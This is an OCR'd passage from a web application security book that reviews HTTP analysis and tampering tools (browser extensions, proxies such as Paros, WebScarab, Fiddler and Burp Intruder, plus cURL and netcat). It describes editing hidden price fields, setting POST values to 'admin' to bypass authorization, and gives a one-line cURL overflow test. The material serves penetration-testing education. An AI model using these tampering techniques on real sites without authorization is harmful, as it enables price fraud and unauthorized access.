

Figure 1-4 IEWatch performing HTTP analysis on a popular site

Firefox Extensions

Here are Firefox extensions for HTTP analysis and tampering, listed in order of our preference, with the most recommended first.

LiveHTTPHeaders This Firefox plug-in, by Daniel Savard and Nikolas Coukouma, dumps raw HTTP and HTTPS traffic into a separate sidebar within the browser interface. Optionally, it can open a separate window (when launched from the Tools menu). LiveHTTPHeaders also adds a "Headers" tab to the Tools | Page Info feature in Firefox. It's our favorite browser extension for HTTP tampering.

Firefox LiveHTTPHeaders displays the raw HTTP/S for each request/response. LiveHTTPHeaders also permits tampering via its Replay feature. By simply selecting the

recorded HTTP/S request you want to replay and pressing the Replay button (which is only available when LiveHTTPHeaders is launched from the Tools menu), the selected request is displayed in a separate window, in which the entire request is editable. Attackers can edit any portion of the request they want and then simply press Replay, and the new request is sent. Figure 1-5 shows LiveHTTPHeaders replaying a `POST` request in which the User-Agent header has been changed to a generic string. This trivial modification can sometimes be used to bypass web application authorization, as we'll demonstrate in Chapter 5.

TamperData TamperData is a Firefox extension written by Adam Judson that allows you to trace and modify HTTP and HTTPS requests, including headers and `POST` parameters. It can be loaded as a sidebar or as a separate window. The tamper feature can be toggled from either place. Once set to Tamper, Firefox will present a dialog box upon each request, offering to "tamper," "submit," or "abort" the request. By selecting Tamper, the user is presented with the screen shown in Figure 1-6. Every aspect of the HTTP/S request is available for manipulation within this screen. In the example shown in Figure 1-6, we've changed an HTTPS `POST` value to "admin," another common trick for bypassing web application security that we'll discuss in more detail in Chapter 5.

Although they offer the same basic functionality, we like LiveHTTPHeaders slightly more than TamperData because the former presents a more "raw" editing interface. Of course, this is a purely personal preference; either tool behaved functionally the same in our testing.



Figure 1-5 Firefox LiveHTTPHeaders permits tampering with HTTP data via its Replay feature.



Figure 1-6 Using TamperData to modify a `POST` request, changing a value to “admin”

Modify Headers Another Firefox extension for modifying HTTP/S requests is Modify Headers by Gareth Hunt. Modify Headers is better for persistent modification than it is for per-request manipulation. For example, if you wanted to persistently change your browser’s User-Agent string or filter out cookies, Modify Headers is more appropriate than TamperData, since you don’t have to wade through a zillion pop-ups and alter each request. The two tools could be used synergistically: TamperData could be used to determine what values to set through per-request experimentation, and Modify Headers can then be set to persistently send those values throughout a given session, thereby automating the “housekeeping” of an attack.

HTTP Proxies

HTTP proxies are stand-alone programs that intercept HTTP/S communications and enable the user to analyze or tamper with the data before submitting. They do this by running a local HTTP service and redirecting the local web client there (usually by setting the client’s proxy configuration to a high local TCP port like 8888). The local HTTP service, or proxy, acts as a “man-in-the-middle” and permits analysis and tampering with any HTTP sessions that pass through it.

HTTP proxies are somewhat clunkier to use than browser extensions, mostly because they have to interrupt the natural flow of HTTP. This awkwardness is particularly visible

when it comes to HTTPS (especially with client certificates), which some proxies are not able to handle natively. Browser extensions don't have to worry about this, as we saw earlier.

On the plus side, HTTP proxies are capable of analyzing and tampering with nonbrowser HTTP clients, something that tools based on browser extensions obviously can't do.

On the whole, we prefer browser-based tools because they're generally easier to use and put you closer to the natural flow of the application. Nevertheless, we'll highlight the currently available HTTP proxy tools next, listed in order of our preference, with the most recommended first.

TIP Check out Bayden Systems' IEToys, which includes a Proxy Toggle add-on that can be invaluable for switching configurations easily when using HTTP proxies.

Paros Proxy

Paros Proxy is a free tool suite that includes an HTTP proxy, web vulnerability scanner, and site crawling (aka spidering) modules. It is written in Java, so in order to run it, you must install the Java Runtime Engine (JRE) from http://java.sun.com. (Sun also offers many developer kits that contain the JRE, but they contain additional components that are not strictly necessary to run Java programs like Paros Proxy.) Paros has been around for some time and is deservedly one of the most popular tools for web application security assessment available today.

Our focus here is primarily on Paros' HTTP Proxy, which is a decent analysis tool that handles HTTPS transparently and offers a straightforward "security pro" use model, with a simple "trap" request and/or response metaphor that permits easy tampering with either side of an HTTP transaction. Figure 1-7 shows Paros tampering with the (now infamous) "Cost" field in Bayden Systems' sample shopping application.

Paros is at or near the top of our list when it comes to HTTP proxies due to its simplicity and robust feature set, including HTTPS interception capability with client certificate support. Of course, the HTTPS interception throws annoying "validate this certificate" pop-ups necessitated by the injection of the proxy's "man-in-the-middle" cert, but this is par for the course with HTTP proxy technology today.

OWASP WebScarab

There is probably no other tool that matches OWASP's WebScarab's diverse functionality. It includes an HTTP proxy, crawler/spider, session ID analysis, script interface for automation, fuzzer, encoder/decoder utility for all of the popular web formats (Base64, MD5, and so on), and a Web Services Description Language (WSDL) and SOAP parser, to name a few of its more useful modules. It is licensed under the GNU General Public License v2. Like Paros, WebScarab is written in Java and thus requires the JRE to be installed.

WebScarab's HTTP proxy has the expected functionality (including HTTPS interception, but also with certificate warnings like Paros). WebScarab does offer several



Figure 1-7 Paros Proxy traps an HTTP `POST` request, permitting tampering with a hidden "Cost" field.

bells and whistles like SSL client cert support, on-the-fly decoding of hex or URL-encoded parameters, built-in session ID analysis, and one-click "finish this session" efficiency enhancements. Figure 1-8 shows WebScarab tampering with the hidden "Cost" field cited throughout this chapter.

WebScarab is comparable to Paros in terms of its basic proxying functionality, but it offers more features and provides a little more "under-the-hood" access for more technical users. We'd still recommend that novice users start with Paros due to its simplicity, however.

ProxMon For those looking for a shiny red "easy" button for WebScarab, consider ProxMon, a free utility released by iSEC Partners in 2006 and available for both Unix-based and Windows platforms as a precompiled binary. It analyzes WebScarab's Temporary or Save directories, examines all transaction logs, and reports security-relevant events, including important variables in set cookies, sent cookies, query strings, and post parameters across sites, as well as performing vulnerability checks based on its included library. Some optional active tests (`-o`) actually connect to target hosts and perform actions such as attempting to upload files. ProxMon's primary purpose is to automate the tedious aspects of web application penetration testing in order to decrease effort, improve consistency, and reduce errors. If you're already using a tool like WebScarab, it may be worthwhile to see if ProxMon can assist your efforts.



Figure 1-8 OWASP WebScarab's HTTP proxy offers on-the-fly decoding/encoding of parameters, as shown in this example using the hidden "Cost" field.

Fiddler

This handy tool is a free release from Eric Lawrence and Microsoft, and it's the best non-Java freeware HTTP proxy we've seen. It is quite adept at manipulating HTTP and HTTPS requests. Fiddler runs only on Windows and requires Microsoft's .NET Framework 2.0 or later to be installed.

Fiddler's interface is divided into three panes: on the left, you'll see a list of sessions intercepted by Fiddler; the upper-right pane contains detailed information about the

request; and the lower tracks data for the response. While browsing the Web as usual in an external browser, Fiddler records each request and response in the left pane (both are included on one line as a session). When clicking on a session, the right-hand panes display the request and response details.

NOTE Fiddler automatically configures IE to use its local proxy, but other browsers like Firefox may have to be manually configured to localhost:8888.

In order to tamper with requests and responses, you have to enable Fiddler's "breakpoints" feature, which is accessed using the Automatic Breakpoints entry under the Rules menu. Breakpoints are roughly analogous to Paros' "trap" and WebScarab's "intercept" functionality. Breakpoints are disabled by default, and they can be set to occur automatically before each request or after each response. We typically set "before request," which will then cause the browser to pause before each request, whereupon the last entry in the Fiddler session list will be visually highlighted in red. When selecting this session, a new bright red bar appears between the request and response panes on the right side. This bar has two buttons that control subsequent flow of the session: "break after response" or "run to completion."

Now you can tamper with any of the data in the request before pressing either of these buttons to submit the manipulated request. Figure 1-9 shows Fiddler tampering with our old friend, the "Cost" field in Bayden Systems' "sandbox" online purchasing application. Once again, we've enacted an ad hoc price cut for the item we've purchased.



Figure 1-9 Fiddler slashes prices by tampering with HTTP `POST` data. Here, again, we've dropped the price from $1,995 to $5.

Overall, we also like the general smartness of the Fiddler feature set, such as the ability to restrict the local proxy to outbound only (the default). Fiddler also includes scripting support for automatic flagging and editing of HTTP requests and responses; you can write .NET code to tweak requests and responses in the HTTP pipeline, and you may write and load your own custom inspector objects (using any .NET language) by simply dropping your compiled assembly .DLL into the \Fiddler\Inspectors folder and restarting Fiddler. If you want a Java-less HTTP/S proxy, Fiddler should be at the top of your list.

Burp Intruder

Burp Intruder is a Java-based HTTP proxy tool with numerous web application security testing features. A slower and less functional demo version is available for free as part of the Burp Suite. A stand-alone professional version is £99.

Burp Intruder's conceptual model is not the most intuitive for novice users, but if you're willing to invest the effort to figure it out, it does offer some interesting capabilities. Its primary functionality is to iterate through several attacks based on a given request structure. The request structure essentially has to be gathered via manual analysis of the application. Once the request structure is configured within Burp Intruder, navigating to the Positions tab lets you determine at what point various attack payloads can be inserted. Then you have to go to the Payloads tab to configure the contents of each payload. Burp Intruder offers several packaged payloads, including overflow testing payloads that iterate through increasing blocks of characters and illegal unicode-encoded input.

Once positions and payloads are set, Burp Intruder can be launched, and it ferociously starts iterating through each attack, inserting payloads at each configured position and logging the response. Figure 1-10 shows the results of overflow testing using Burp Intruder.

Burp Intruder lends itself well to fuzz-testing (see Chapter 10) and denial-of-service testing using its Ignore Response mode, but it isn't well suited for more exacting work where individual, specifically crafted insertions are required.

Google Ratproxy

Google's announcement of the release of its first web security tool in July 2008 made waves in the security community. The utility was reportedly used internally at Google before its release, so many anticipated it would provide web security auditing capabilities at a level of sophistication and scale befitting the company that released it. Subsequently, ratproxy has become another solid addition to the tools mentioned previously. Like most of the other proxy tools discussed so far, it is designed for security professionals with a substantial understanding of web app security issues and the experience to use it effectively and understand its output.

Ratproxy is a command-line tool that runs natively in Unix/Linux environments, including newer Mac OSes based on Unix. To run ratproxy under Windows, you'll need to run it in a Unix/Linux emulation environment like Cygwin (the online ratproxy documentation has a link to good instructions on how to run it on Windows under Cygwin).



Figure 1-10 Results from overflow testing using Burp Intruder. Note the transition from HTTP 404 to HTTP 414 "Too Long" responses, suggesting some internal limitation exists in this application.

Once deployed, ratproxy runs like any of the other proxies discussed so far: start it (selecting the appropriate verbosity mode and testing invasiveness level), configure your browser to point toward the ratproxy listener (default is localhost:8080), and begin using the target site via your browser to exercise all functionality possible. Ratproxy will perform its testing and record its results to the user-defined log file. After that, the included ratproxy-report.sh script can be used to generate an HTML report from the resulting log file. Ratproxy is shown examining a web site in Figure 1-11.

NOTE Ratproxy's author does not recommend using a web crawler or similar tool through ratproxy; ratproxy is thus confined to manual testing only.

TIP Make sure to configure the Windows Firewall to enable ratproxy to function correctly (by default, access is blocked on later Windows versions). Also, you may need to clear your browser's cache frequently to ensure the browser routes requests via ratproxy rather than simply pulling them from the local cache.



Figure 1-11 Google ratproxy deployed with Cygwin on Windows 7 examines a web site.

Command-line Tools

Here are a couple of our favorite command-line tools that are good to have around for scripting and iterative attacks.

cURL

cURL is a free, multiplatform command-line tool for manipulating HTTP and HTTPS. It's particularly powerful when scripted to perform iterative analyses, as we'll demonstrate in Chapters 5 and 6. Here's a simple input overflow testing routine created in Perl and piggybacked onto cURL:

```
$ curl https://website/login.php?user=`perl -e 'print "a" x 500'`
```

Netcat

The "Swiss Army Knife" of network hacking, netcat is elegant for many tasks. As you might guess from its name, it most closely resembles the Unix cat utility for outputting file content. The critical difference is that netcat performs the same function for network connections: it dumps the raw input and output of network communications to the command line. You saw one simple example earlier in this chapter that demonstrated a simple HTTP request using netcat.

TIP Text file input can be input to netcat connections using the redirect character (<), as in `nc -vv server 80 < file.txt`. We'll cover some easy ways to script netcat on Unix/Linux platforms in Chapter 2.

Although elegant, because it is simply a raw network tool, netcat requires a lot of manual effort when used for web application work. For example, if the target server uses HTTPS, a tool like SSLProxy, stunnel, or openssl is required to proxy that protocol in front of netcat (see "References & Further Reading" in this chapter for links to these utilities). As we've seen in this chapter, there are numerous tools that automatically handle basic HTTP/S housekeeping, which requires manual intervention when using netcat. Generally, we recommend using other tools discussed in this chapter for web app security testing.

Older Tools

HTTP hacking tools come and go and surge and wane in popularity. Some tools that we've enjoyed using in the past include Achilles, @Stake WebProxy, Form Scalpel, WASAT (Web Authentication Security Analysis Tool), and WebSleuth. Older versions of these tools may still be available in Internet archives, but generally, the more modern tools are superior, and we recommend consulting them first.

SUMMARY

In this chapter, we've taken the 50,000-foot aerial view of web application hacking tools and techniques. The rest of this book will zero in on the details of this methodology. Buckle your seatbelt, Dorothy, because Kansas is going bye-bye.

REFERENCES & FURTHER READING

Reference	Link
Web Browsers	
Internet Explorer	http://www.microsoft.com/windows/ie/
Firefox	http://www.mozilla.com/firefox/
Standards and Specifications	
RFC Index Search Engine	http://www.rfc-editor.org/rfcsearch.html
HTTP 1.0	RFC 1945
HTTP 1.1	RFC 2616
HTTP "Origin" Header	https://wiki.mozilla.org/Security/Origin
HTML	http://en.wikipedia.org/wiki/HTML
HTML5	http://en.wikipedia.org/wiki/HTML5
Uniform Resource Identifier (URI)	http://tools.ietf.org/html/rfc3986 http://en.wikipedia.org/wiki/Uniform_Resource_Identifier
HTTPS	http://en.wikipedia.org/wiki/HTTPS
SSL (Secure Sockets Layer)	http://wp.netscape.com/eng/ssl3/
TLS (Transport Layer Security)	http://www.ietf.org/rfc/rfc2246.txt
eXtensible Markup Language (XML)	http://www.w3.org/XML/
WSDL	http://www.w3.org/TR/wsdl
UDDI	http://www.uddi.org/
